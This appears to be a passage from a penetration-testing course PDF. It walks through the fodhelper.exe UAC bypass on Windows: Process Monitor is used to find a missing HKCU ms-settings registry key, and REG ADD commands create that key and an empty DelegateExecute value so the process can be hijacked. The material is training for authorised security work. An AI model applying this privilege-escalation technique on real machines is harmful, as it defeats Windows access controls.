



Figure 279: Procmn filter by Operation

Once our new filter has been added, we should only see results for registry operations. Figure 280 shows Process Monitor reduced output as a result of our two filters.

OS-555454 Ryan Dolan

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help



The screenshot shows the Process Monitor application interface. The title bar reads "Process Monitor - Sysinternals: www.sysinternals.com". The menu bar includes File, Edit, Event, Filter, Tools, Options, and Help. Below the menu is a toolbar with various icons. The main window is a table with columns: Time ..., Process Name, PID, Operation, Path, Result, and Detail. The table lists numerous events for the process "fodhelper.exe" with PID 6828 and 604. The operations include RegOpenKey, RegQueryValue, RegCloseKey, and Reparse. The paths mostly point to registry keys under "HKLM\System\CurrentControlSet\...". The results are mostly "SUCCESS" or "NAME NOT FOUND". The "Detail" column provides additional information like "Desired Access: All..." or "Type: REG\_DWORD". At the bottom of the table, it says "Showing 2,310 of 2,183,004 events (0.10%)".

| Time ...  | Process Name  | PID  | Operation     | Path   | Result                              | Detail                 |
|-----------|---------------|------|---------------|--|-------------------------------------|------------------------|
| 2:46:2... | fodhelper.exe | 6828 | RegOpenKey    | HKLM\System\CurrentControlSet\Servi...       | SUCCESS                             | Desired Access: All... |
| 2:46:2... | fodhelper.exe | 6828 | RegQueryValue | HKLM\System\CurrentControlSet\Servi...       | NAME NOT FOUND Length: 40           |                        |
| 2:46:2... | fodhelper.exe | 6828 | RegCloseKey   | HKLM\System\CurrentControlSet\Servi...       | SUCCESS                             |                        |
| 2:46:2... | fodhelper.exe | 5060 | RegOpenKey    | HKLM\System\CurrentControlSet\Servi...       | SUCCESS                             | Desired Access: All... |
| 2:46:2... | fodhelper.exe | 5060 | RegQueryValue | HKLM\System\CurrentControlSet\Servi...       | NAME NOT FOUND Length: 40           |                        |
| 2:46:2... | fodhelper.exe | 5060 | RegCloseKey   | HKLM\System\CurrentControlSet\Servi...       | SUCCESS                             |                        |
| 2:46:2... | fodhelper.exe | 604  | RegOpenKey    | HKLM\SYSTEM\CurrentControlSet\Con..._REPARSE |                                     | Desired Access: Q...   |
| 2:46:2... | fodhelper.exe | 604  | RegOpenKey    | HKLM\System\CurrentControlSet\Contr...       | NAME NOT FOUND                      | Desired Access: Q...   |
| 2:46:2... | fodhelper.exe | 604  | RegOpenKey    | HKLM\SYSTEM\CurrentControlSet\Con..._REPARSE |                                     | Desired Access: Q...   |
| 2:46:2... | fodhelper.exe | 604  | RegOpenKey    | HKLM\System\CurrentControlSet\Contr...       | SUCCESS                             | Desired Access: Q...   |
| 2:46:2... | fodhelper.exe | 604  | RegQueryValue | HKLM\System\CurrentControlSet\Contr...       | NAME NOT FOUND Length: 24           |                        |
| 2:46:2... | fodhelper.exe | 604  | RegCloseKey   | HKLM\System\CurrentControlSet\Contr...       | SUCCESS                             |                        |
| 2:46:2... | fodhelper.exe | 604  | RegQueryValue | HKLM\System\CurrentControlSet\Contr...       | NAME NOT FOUND Length: 524          |                        |
| 2:46:2... | fodhelper.exe | 604  | RegQueryValue | HKLM\System\CurrentControlSet\Contr...       | NAME NOT FOUND Length: 524          |                        |
| 2:46:2... | fodhelper.exe | 604  | RegOpenKey    | HKLM\System\CurrentControlSet\Contr...       | REPARSE                             | Desired Access: Q...   |
| 2:46:2... | fodhelper.exe | 604  | RegOpenKey    | HKLM\System\CurrentControlSet\Contr...       | NAME NOT FOUND Desired Access: Q... |                        |
| 2:46:2... | fodhelper.exe | 604  | RegOpenKey    | HKLM\System\CurrentControlSet\Contr...       | REPARSE                             | Desired Access: R...   |
| 2:46:2... | fodhelper.exe | 604  | RegOpenKey    | HKLM\System\CurrentControlSet\Contr...       | NAME NOT FOUND Desired Access: R... |                        |
| 2:46:2... | fodhelper.exe | 604  | RegOpenKey    | HKLM\Software\Policies\Microsoft\Win...      | SUCCESS                             | Desired Access: Q...   |
| 2:46:2... | fodhelper.exe | 604  | RegQueryValue | HKLM\SOFTWARE\Policies\Microsoft\Win...      | NAME NOT FOUND Length: 80           |                        |
| 2:46:2... | fodhelper.exe | 604  | RegCloseKey   | HKLM\SOFTWARE\Policies\Microsoft\Win...      | SUCCESS                             |                        |
| 2:46:2... | fodhelper.exe | 604  | RegOpenKey    | HKCU\Software\Policies\Microsoft\Win...      | NAME NOT FOUND Desired Access: Q... |                        |
| 2:46:2... | fodhelper.exe | 604  | RegOpenKey    | HKLM\System\CurrentControlSet\Contr...       | REPARSE                             | Desired Access: R...   |
| 2:46:2... | fodhelper.exe | 604  | RegOpenKey    | HKLM\System\CurrentControlSet\Contr...       | SUCCESS                             | Desired Access: R...   |
| 2:46:2... | fodhelper.exe | 604  | RegQueryValue | HKLM\System\CurrentControlSet\Contr...       | SUCCESS                             | Type: REG_DWO...       |
| 2:46:2... | fodhelper.exe | 604  | RegCloseKey   | HKLM\System\CurrentControlSet\Contr...       | SUCCESS                             |                        |
| 2:46:2... | fodhelper.exe | 604  | RegOpenKey    | HKLM\SYSTEM\CurrentControlSet\Con..._REPARSE |                                     | Desired Access: Q...   |

Showing 2,310 of 2,183,004 events (0.10%) Backed by virtual memory

Figure 280: Procmon filter by Process Name and Operation result

These are more manageable results but we want to further narrow our focus. Specifically, we want to see if the fodhelper application is attempting to access registry entries that do not exist. If this is the case and the permissions of these registry keys allow it, we may be able to tamper with those entries and potentially interfere with actions the targeted high-integrity process is attempting to perform.

To again narrow our search, we will rerun the application and add a “Result” filter for “NAME NOT FOUND”, an error message that indicates that the application is attempting to access a registry entry that does not exist.





Figure 281: Procmon filter by Result

The output reveals that **fodhelper.exe** does, in fact, generate the “NAME NOT FOUND” error, an indicator of a potentially exploitable registry entry.



The screenshot shows the main Process Monitor window with the following details:

- File: Process Monitor - Sysinternals: www.sysinternals.com
- Event: Registry
- Filter: Result is NAME NOT FOUND then Include
- Tools: Options: Show All Events

The table displays the following columns: Time, Process Name, PID, Operation, Path, Result, and Detail. The 'Result' column shows numerous entries where the value was not found, such as 'NAME NOT FOUND Length: 40' or 'NAME NOT FOUND Length: 524'. The 'Detail' column provides more context for each event.

Figure 282: Procmon filter by Result result

However, since we cannot arbitrarily modify registry entries in every hive, we need to focus on the registry hive we can control. In this case, we will focus on the **HKEY\_CURRENT\_USER** (HKCU) hive, which we, the current user, have read and write access to:





Figure 283: Procmon filter by Path

Applying this additional filter produces the following results:



The screenshot shows the Process Monitor interface with a list of events. The events are for the process fodhelper.exe (PID 4976) and show multiple attempts to open registry keys under the path HKCU\Software\Classes\ms-settings\Shell\Open\command. The 'Result' column shows 'NAME NOT FOUND' for all entries, and the 'Detail' column shows various access levels like 'Desired Access: Query Value' and 'Desired Access: Maximum Allowed'.

| Time       | Process Name  | PID  | Operation     | Path   | Result         | Detail                          |
|------------|---------------|------|---------------|--|----------------|---------------------------------|
| 7:04:13... | fodhelper.exe | 4976 | RegOpenKey    | HKCU\Software\Classes\ms-settings\Application  | NAME NOT FOUND | Desired Access: Query Value     |
| 7:04:13... | fodhelper.exe | 4976 | RegOpenKey    | HKCU\Software\Classes\ms-settings\Application  | NAME NOT FOUND | Desired Access: Maximum Allowed |
| 7:04:13... | fodhelper.exe | 4976 | RegOpenKey    | HKCU\Software\Classes\ms-settings\Application  | NAME NOT FOUND | Desired Access: Query Value     |
| 7:04:13... | fodhelper.exe | 4976 | RegOpenKey    | HKCU\Software\Classes\Local Settings\Software\Microsoft\Windows\CurrentV... NAME NOT FOUND | NAME NOT FOUND | Desired Access: Maximum Allowed |
| 7:04:13... | fodhelper.exe | 4976 | RegOpenKey    | HKCU\Software\Classes\Local Settings\Software\Microsoft\Windows\CurrentV... NAME NOT FOUND | NAME NOT FOUND | Desired Access: Read            |
| 7:04:13... | fodhelper.exe | 4976 | RegOpenKey    | HKCU\Software\Classes\Local Settings\Software\Microsoft\Windows\CurrentV... NAME NOT FOUND | NAME NOT FOUND | Desired Access: Read            |
| 7:04:13... | fodhelper.exe | 4976 | RegQueryValue | HKCU\Software\Microsoft\Windows\CurrentVersion\Themes\Personalize\... NAME NOT FOUND       | NAME NOT FOUND | Length: 144                     |
| 7:04:13... | fodhelper.exe | 4976 | RegOpenKey    | HKCU\Software\Classes\Local Settings\Software\Microsoft\Windows\CurrentV... NAME NOT FOUND | NAME NOT FOUND | Desired Access: Read            |
| 7:04:13... | fodhelper.exe | 4976 | RegOpenKey    | HKCU\Software\Classes\ms-settings\Shell\Open\command                                       | NAME NOT FOUND | Desired Access: Query Value     |
| 7:04:13... | fodhelper.exe | 4976 | RegOpenKey    | HKCU\Software\Classes\ms-settings\Shell\Open\Command                                       | NAME NOT FOUND | Desired Access: Maximum Allowed |
| 7:04:13... | fodhelper.exe | 4976 | RegOpenKey    | HKCU\Software\Classes\CLSID\{4ed3a719-cea8-4bd9-910d-e252f997afc2}                         | NAME NOT FOUND | Desired Access: Read            |
| 7:04:13... | fodhelper.exe | 4976 | RegOpenKey    | HKCU\Software\Classes\CLSID\{E6D3A719-CEA8-4BD9-910D-E252F997AFC...                        | NAME NOT FOUND | Desired Access: Read            |
| 7:04:13... | fodhelper.exe | 4976 | RegOpenKey    | HKCU\Software\Classes\CLSID\{E6D3A719-CEA8-4BD9-910D-E252F997AFC...                        | NAME NOT FOUND | Desired Access: Maximum Allowed |
| 7:04:13... | fodhelper.exe | 4976 | RegOpenKey    | HKCU\Software\Classes\CLSID\{4ED3A719-CEA8-4BD9-910D-E252F997AFC...                        | NAME NOT FOUND | Desired Access: Maximum Allowed |

Figure 284: fodhelper.exe looking for command value

According to this output, we see something rather interesting. The **fodhelper.exe** application attempts to query the **HKCU:\Software\Classes\ms-settings\shell\open\command** registry key, which does not appear to exist.

In order to better understand why this is happening and what exactly this registry key is used for, we'll modify our check under the **Path** and look specifically for any access to entries that contain **ms-settings\shell\open\command**. If the process can successfully access that key in some other hive, the results will provide us with more clues.

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

| Time ... | Process Name  | PID   | Operation     | Path   | Result          | Detail                       |
|----------|---------------|-------|---------------|--|-----------------|------------------------------|
| 11:01... | fodhelper.exe | 42648 | RegQueryValue | HKCR\ms-settings\Shell\Open\CommandStateHandler      | NAME NOT FOUND  | Length: 90                   |
| 11:01... | fodhelper.exe | 42648 | RegQueryValue | HKCR\ms-settings\Shell\Open\CommandFlags             | NAME NOT FOUND  | Length: 16                   |
| 11:01... | fodhelper.exe | 42648 | RegOpenKey    | HKCU\Software\Classes\ms-settings\Shell\Open\command | NAME NOT FOUND  | Desired Access: Query Value  |
| 11:01... | fodhelper.exe | 42648 | RegOpenKey    | HKCR\ms-settings\Shell\Open\command                  | SUCCESS         | Desired Access: Query Value  |
| 11:01... | fodhelper.exe | 42648 | RegQueryKey   | HKCR\ms-settings\Shell\Open\Command                  | SUCCESS         | Query: Name                  |
| 11:01... | fodhelper.exe | 42648 | RegQueryKey   | HKCR\ms-settings\Shell\Open\Command                  | SUCCESS         | Query: HandleTags, Handle... |
| 11:01... | fodhelper.exe | 42648 | RegOpenKey    | HKCU\Software\Classes\ms-settings\Shell\Open\Command | NAME NOT FOUND  | Desired Access: Maximum A... |
| 11:01... | fodhelper.exe | 42648 | RegQueryValue | HKCR\ms-settings\Shell\Open\Command\DelegateExecute  | BUFFER OVERFLOW | Length: 12                   |
| 11:01... | fodhelper.exe | 42648 | RegCloseKey   | HKCR\ms-settings\Shell\Open\Command                  | SUCCESS         |                              |
| 11:01... | fodhelper.exe | 42648 | RegQueryValue | HKCR\ms-settings\Shell\Open\CommandStateHandler      | NAME NOT FOUND  | Length: 90                   |
| 11:01... | fodhelper.exe | 42648 | RegOpenKey    | HKCU\Software\Classes\ms-settings\Shell\Open\command | NAME NOT FOUND  | Desired Access: Query Value  |
| 11:01... | fodhelper.exe | 42648 | RegOpenKey    | HKCR\ms-settings\Shell\Open\Command                  | SUCCESS         | Desired Access: Query Value  |
| 11:01... | fodhelper.exe | 42648 | RegQueryKey   | HKCR\ms-settings\Shell\Open\Command                  | SUCCESS         | Query: Name                  |
| 11:01... | fodhelper.exe | 42648 | RegQueryKey   | HKCR\ms-settings\Shell\Open\Command                  | SUCCESS         | Query: HandleTags, Handle... |
| 11:01... | fodhelper.exe | 42648 | RegOpenKey    | HKCU\Software\Classes\ms-settings\Shell\Open\Command | NAME NOT FOUND  | Desired Access: Maximum A... |
| 11:01... | fodhelper.exe | 42648 | RegQueryValue | HKCR\ms-settings\Shell\Open\Command\DelegateExecute  | SUCCESS         | Type: REG_SZ, Length: 78.... |
| 11:01... | fodhelper.exe | 42648 | RegCloseKey   | HKCR\ms-settings\Shell\Open\Command                  | SUCCESS         |                              |

Showing 17 of 355,807 events (0.0047%) Backed by virtual memory

Figure 285: Shell\open\command execution path

This output contains an interesting result. When fodhelper does not find the **ms-settings\shell\open\command** registry key in HKCU, it immediately tries to access the same key in the **HKEY\_CLASSES\_ROOT** (HKCR) hive.<sup>518</sup> Since that entry does exist, the access is successful.

If we search for **HKCR:ms-settings\shell\open\command** in the registry, we find a valid entry:

Registry Editor

File Edit View Favorites Help

Computer\HKEY\_CLASSES\_ROOT\ms-settings\Shell\Open\Command

| Name            | Type   | Data                                   |
|-----------------|--------|--|
| (Default)       | REG_SZ | (value not set)                        |
| DelegateExecute | REG_SZ | {4ed3a719-cea8-4bd9-910d-e252f997afc2} |

OS-555454 Ryan Dolan

Figure 286: DelegateExecute registry entry

Based on this observation, and after searching the MSDN documentation<sup>519</sup> for this registry key format (*application-name\shell\open*), we can infer that fodhelper is opening a section of the Windows Settings application (likely the Manage Optional Features presented to the user when fodhelper is launched) through the *ms-settings*: application protocol.<sup>520</sup> An application protocol on

<sup>518</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/sysinfo/hkey-classes-root-key>

<sup>519</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/shell/launch>

<sup>520</sup> (Eric Law, 2011), <https://blogs.msdn.microsoft.com/ieinternals/2011/07/13/understanding-protocols/>

Windows defines the executable to launch when a particular URL is used by a program. These URL-Application mappings can be defined through Registry entries similar to the *ms-setting* key we found in HKCR (Figure 286 above). In this particular case, the application protocol schema for ms-settings passes the execution to a COM<sup>521</sup> object rather than to a program. This can be done by setting the *DelegateExecute* key value<sup>522</sup> to a specific COM class ID as detailed in the MSDN documentation.


This is definitely interesting because fodhelper tries to access the *ms-setting* registry key within the HKCU hive first. Previous results from Process Monitor clearly showed that this key does not exist in HKCU, but we should have the necessary permissions to create it. This could allow us to hijack the execution through a properly formatted protocol handler. Let's try to add this key with the *REG*<sup>523</sup> utility:

```
C:\Users\admin> REG ADD HKCU\Software\Classes\ms-settings\Shell\Open\command
The operation completed successfully.
```

```
C:\Users\admin>
```

Listing 558 - Adding the command value to the registry

Once we have added the registry key, we will clear all the results from Process Monitor (using the icon highlighted in Figure 287), restart **fodhelper.exe**, and monitor the process activity:



The screenshot shows the Process Monitor interface. A red box highlights the 'Clear' button in the toolbar. The main window displays a table of events. The columns are: Time ..., Process Name, PID, Operation, Path, Result, and Detail. The 'Operation' column shows repeated entries of 'RegQueryValue'. The 'Path' column shows various registry paths under 'HKCU\Software\Classes'. The 'Result' and 'Detail' columns show 'NAME NOT FOUND Length: 144' for most entries. At the bottom, a status bar indicates 'Showing 261 of 222,407 events (0.11%)' and 'Backed by virtual memory'.

Figure 287: Clearing the output of Process Monitor

Please note that clearing the output display does NOT clear the filters we created. They are saved and we do not need to recreate them.

<sup>521</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/com/the-component-object-model>

<sup>522</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/shellapi/nf-shellapi-shellexecuteex>

<sup>523</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/reg-add>




Figure 288: Getting the output of Process Monitor again

The figure above shows that, this time, **fodhelper.exe** attempts to query a value (**DelegateExecute**) stored in our newly-created **command** key. This did not happen before we created our fake application protocol key. However, since we do not want to hijack the execution through a COM object, we'll add a **DelegateExecute** entry, leaving its value empty. Our hope is that when fodhelper discovers this empty value, it will follow the MSDN specifications for application protocols and will look for a program to launch specified in the **Shell\Open\command\Default** key entry.

We will use **REG ADD** with the **/v** argument to specify the value name and **/t** to specify the type:

```
C:\Users\admin> REG ADD HKCU\Software\Classes\ms-settings\Shell\Open\command /v
DelegateExecute /t REG_SZ
The operation completed successfully.
```

Listing 559 - Adding the DelegateExecute value to the command registry key

